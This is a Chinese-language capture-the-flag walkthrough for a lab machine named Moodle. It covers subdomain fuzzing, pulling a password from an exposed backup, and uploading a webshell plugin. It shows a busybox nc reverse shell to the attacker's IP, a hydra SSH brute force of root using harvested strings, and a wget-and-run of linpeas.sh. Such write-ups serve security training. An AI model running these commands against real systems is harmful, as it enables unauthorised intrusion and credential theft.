0%

Moddle

1.搜寻

1
2
3
4
5
6
7
8
┌──(root㉿kali)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:dc:17:7e, IPv4: 192.168.3.43
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.3.1 18:d9:8f:c8:68:38 Huawei Device Co., Ltd.
192.168.3.4 00:e0:4c:4d:2a:68 REALTEK SEMICONDUCTOR CORP.
192.168.3.5 b4:2e:99:cc:28:45 GIGA-BYTE TECHNOLOGY CO.,LTD.
192.168.3.192 08:00:27:99:e3:83 PCS Systemtechnik GmbH

IP : 192.168.3.192

nmap

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
┌──(root㉿kali)-[~]
└─# nmap -p- -A -sVC 192.168.3.192
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-10 11:44 CST
Nmap scan report for 192.168.3.192
Host is up (0.00049s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open http Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:99:E3:83 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.50 ms 192.168.3.192

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.41 seconds

wfuzz 子域名

==需要注意子域名==

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(root㉿kali)-[~]
└─# wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u moodle.dsz -H 'Host: FUZZ.moodle.dsz' --hh 20
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer *
********************************************************

Target: http://moodle.dsz/
Total requests: 4989

=====================================================================
ID Response Lines Word Chars Payload
=====================================================================

000000001: 303 52 L 132 W 1482 Ch "www"
000000019: 200 95 L 174 W 2512 Ch "dev"

Total time: 0
Processed Requests: 4989
Filtered Requests: 4987
Requests/sec.: 0

或者执行wfuzz -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u moodle.dsz -H 'Host: FUZZ.moodle.dsz' --hh 20

–hh 20

  • --hh:全称 Hide Response with specified Hash,即隐藏响应体哈希值等于指定数值(此处为 20)的请求结果,本质是过滤无效响应、只保留有效结果的核心参数。
  • 背后逻辑:
    1. 当测试一个不存在的子域名时,目标服务器通常会返回统一的错误响应(如 404 页面、默认空白页面、统一跳转页面等),这类无效响应的内容是一致的,因此它们的响应体哈希值也相同(此处这个统一哈希值就是 20)。
    2. 若不添加该过滤参数,wfuzz 会输出 10 万条结果(对应字典的 10 万个条目),其中绝大多数是无效的不存在子域名,难以快速筛选有效结果。
    3. --hh 20 会屏蔽所有响应体哈希值为 20 的无效结果,只保留哈希值不等于 20 的响应(即大概率是存在的有效子域名,对应服务器返回的正常响应或不同的错误响应),极大提升枚举效率。

dirsearch

==改下host==

1
2
3
4
5
6
7
8
9
10
11
12
╭─root@kali ~ 
╰─# cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

#test
192.168.3.192 dev.moodle.dsz

指定状态码返回200的

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
root@kali:~                                                                                                      ▶ dirsearch -u http://dev.moodle.dsz -i 200                                                                      
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /root/reports/http_dev.moodle.dsz/_26-01-13_22-01-23.txt

Target: http://dev.moodle.dsz/

[22:01:23] Starting:
[22:01:48] 200 - 74MB - /backup.tar.gz

Task Completed

2.分析

curl

下载到本地

1
curl -O http://dev.moodle.dsz/backup.tar.gz


解压后打开下载的文件,config.php中找到一个密码 pzp5V2Of3akjaJrhRauR

发现密码 pzp5V2Of3akjaJrhRauR.


login

测试过程中发现还是要改一次hosts文件 192.168.3.192 moodle.dsz


https://github.com/p0dalirius/Moodle-webshell-plugin/tree/master?tab=readme-ov-file 上传插件,可以参考github上的视频

下载对应的插件后,点击上传,Upload a file

hackbar


执行下 http://moodle.dsz/local/moodle_webshell/webshell.php?action=exec&cmd=id 查看是否成功



nc反弹

1
http://moodle.dsz/local/moodle_webshell/webshell.php?action=exec&cmd=busybox nc 192.168.3.48 1111 -e /bin/bash 

3.进入系统

搜寻有用的信息

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
www-data@Moodle:/opt$ cat hint.txt
cat hint.txt
root 的凭证隐藏在众目睽睽之下
// ^[a-zA-Z0-9]{20}$

www-data@Moodle:/tmp$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
mysql:x:106:114:MySQL Server,,,:/nonexistent:/bin/false
kotori:x:1000:1000:,,,:/home/kotori:/bin/bash
www-data@Moodle:/tmp$

用户kotori的密码就是 pzp5V2Of3akjaJrhRauR.

方案一

根据hint进行查询

1
2
3
4
5
6
kotori@Moodle:~$ grep -raohE '\b[a-zA-Z0-9]{20}\b' /etc /var/www /opt /home 2>/dev/null >> a.txt
kotori@Moodle:~$ ls -l
total 1444
-rw-r--r-- 1 kotori kotori 1135334 Jan 13 09:46 a.txt
-rw-r--r-- 1 kotori kotori 332111 Apr 17 2023 linpeas.sh
-rw-r--r-- 1 root root 44 Dec 26 22:22 user.txt

[!Info] 搜索代码解释
-r --recursive
递归扫描模式:遍历指定目录下的所有文件,包括子目录中的文件,不会跳过子目录

-a --text / --binary-files=text
二进制文件文本化处理:将所有被扫描的文件(包括二进制文件,如可执行程序、图片等)都当作 ASCII 文本文件处理,避免grep识别为二进制文件而直接跳过,确保能提取其中的可读字母数字字符串

-o --only-matching
仅输出匹配内容:不输出包含匹配结果的整行内容,只提取并输出恰好匹配正则表达式的部分(这是提取 20 位字符串的关键,避免冗余内容)
-h --no-filename屏蔽文件名输出:匹配结果中不显示该字符串来自哪个文件,仅输出匹配的字符串本身(若需要保留文件名,可去掉该参数)

-E --extended-regexp启用扩展正则表达式:支持更简洁的正则语法(如{20}无需转义为\{20\}),简化正则编写,提升可读性

[!NOTE] ##### 正则表达式深度解析

\b[a-zA-Z0--9]{20}\b是这个命令的灵魂:

  • \b单词边界。确保匹配的是一个完整的“单词”,而不是更长字符串的一部分。例如,它能匹配 ABC123def456ghi789XYZ,但不会匹配 prefix_ABC123def456ghi789XYZ_suffix这样的字符串。
  • [a-zA-Z0-9]:一个字符组,匹配任意一个大小写英文字母或数字。
  • {20}:一个量词,表示前面的字符组([a-zA-Z0-9])必须连续出现恰好20次

将下载的a.txt复制到本地 用hrdra破解(本地机器执行)
scp kotori@192.168.3.192:~/a.txt ./

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
hydra -t 4 -l root -P a.txt -I -f -vV 192.168.3.192 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-13 22:52:46
[DATA] max 4 tasks per 1 server, overall 4 tasks, 54060 login tries (l:1/p:54060), ~13515 tries per task
[DATA] attacking ssh://192.168.3.192:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://root@192.168.3.192:22
[INFO] Successful, password authentication is supported by ssh://192.168.3.192:22
[ATTEMPT] target 192.168.3.192 - login "root" - pass "klanguageoverridesrc" - 1 of 54060 [child 0] (0/0)
[ATTEMPT] target 192.168.3.192 - login "root" - pass "GetServerInformation" - 2 of 54060 [child 1] (0/0)
[ATTEMPT] target 192.168.3.192 - login "root" - pass "klanguageoverridesrc" - 3 of 54060 [child 2] (0/0)
[ATTEMPT] target 192.168.3.192 - login "root" - pass "klanguageoverridesrc" - 4 of 54060 [child 3] (0/0)
[ATTEMPT] target 192.168.3.192 - login "root" - pass "klanguageoverridesrc" - 5 of 54060 [child 0] (0/0)
[ATTEMPT] target 192.168.3.192 - login "root" - pass "drmGetMinorNameForFD" - 6 of 54060 [child 1] (0/0)
[ATTEMPT] target 192.168.3.192 - login "root" - pass "sF6Kfzr69w7dyZALAhl6" - 7 of 54060 [child 3] (0/0)
[ATTEMPT] target 192.168.3.192 - login "root" - pass "PubkeyAuthentication" - 8 of 54060 [child 2] (0/0)
[22][ssh] host: 192.168.3.192 login: root password: sF6Kfzr69w7dyZALAhl6
[STATUS] attack finished for 192.168.3.192 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-13 22:52:50

爆破结果
user: root
pass: sF6Kfzr69w7dyZALAhl6

[!NOTE] 代码说明

  • -I:忽略之前的破解缓存记录,强制重新开始新一轮破解。Hydra 默认会记录已尝试过的用户名 / 密码组合(避免重复尝试),生成缓存文件,-I 参数会跳过缓存,从头开始遍历字典文件。

  • -f找到第一个有效(正确)的用户名 / 密码组合后,立即停止破解,不再继续遍历字典文件剩余内容。适合只需要获取一个有效凭据的场景,能节省大量时间。

  • -vV:开启最高级别的详细输出模式-v 为详细模式,-V 为更详细的冗余模式,叠加 -vV 输出最完整的日志)。会显示每个尝试的密码组合、连接状态、破解进度、最终结果等,方便排查问题和查看破解过程。- -t 4:指定本次破解的并发线程数为 4。即同时开启 4 个连接尝试密码,线程数越高破解速度相对越快,但过高可能会被目标主机的防火墙、SSH 服务限制(如触发连接频率限制),通常建议 4-10 个线程。

  • -l root:指定单个固定的登录用户名 root(小写 l,对应 login)。该参数用于指定单一用户名,若需要批量尝试多个用户名,需使用大写 -L 后跟用户名字典文件(如 -L user.txt)。

  • -P a.txt:指定密码字典文件为 a.txt(大写 P,对应 password)。该文件需提前准备,格式为每行一个密码,Hydra 会逐行读取文件中的密码进行尝试。注意区分小写 -p(用于指定单个固定密码,如 -p 123456)。

进入root

1
2
3
4
5
6
7
8
9
10
11
12
13
kotori@Moodle:~$ su
Password:
root@Moodle:/home/kotori# ls
a.txt linpeas.sh user.txt
root@Moodle:/home/kotori# id
uid=0(root) gid=0(root) groups=0(root)
root@Moodle:/home/kotori# cat user.txt
flag{user-de7202216bc84a6aa04762061c9e9ad2}
root@Moodle:/home/kotori# cd /root
root@Moodle:~# ls
rootpass.txt root.txt
root@Moodle:~# cat root.txt
flag{root-ea6233d6aa262b93419775a51a8cc1df}

方案二

1
2
3
4
5
6
7
8
kotori@Moodle:~$ cat .bash_history 
last
exit
ls al
ls- al
wget 192.168.3.94/linpeas.sh
bash linpeas.sh
exit


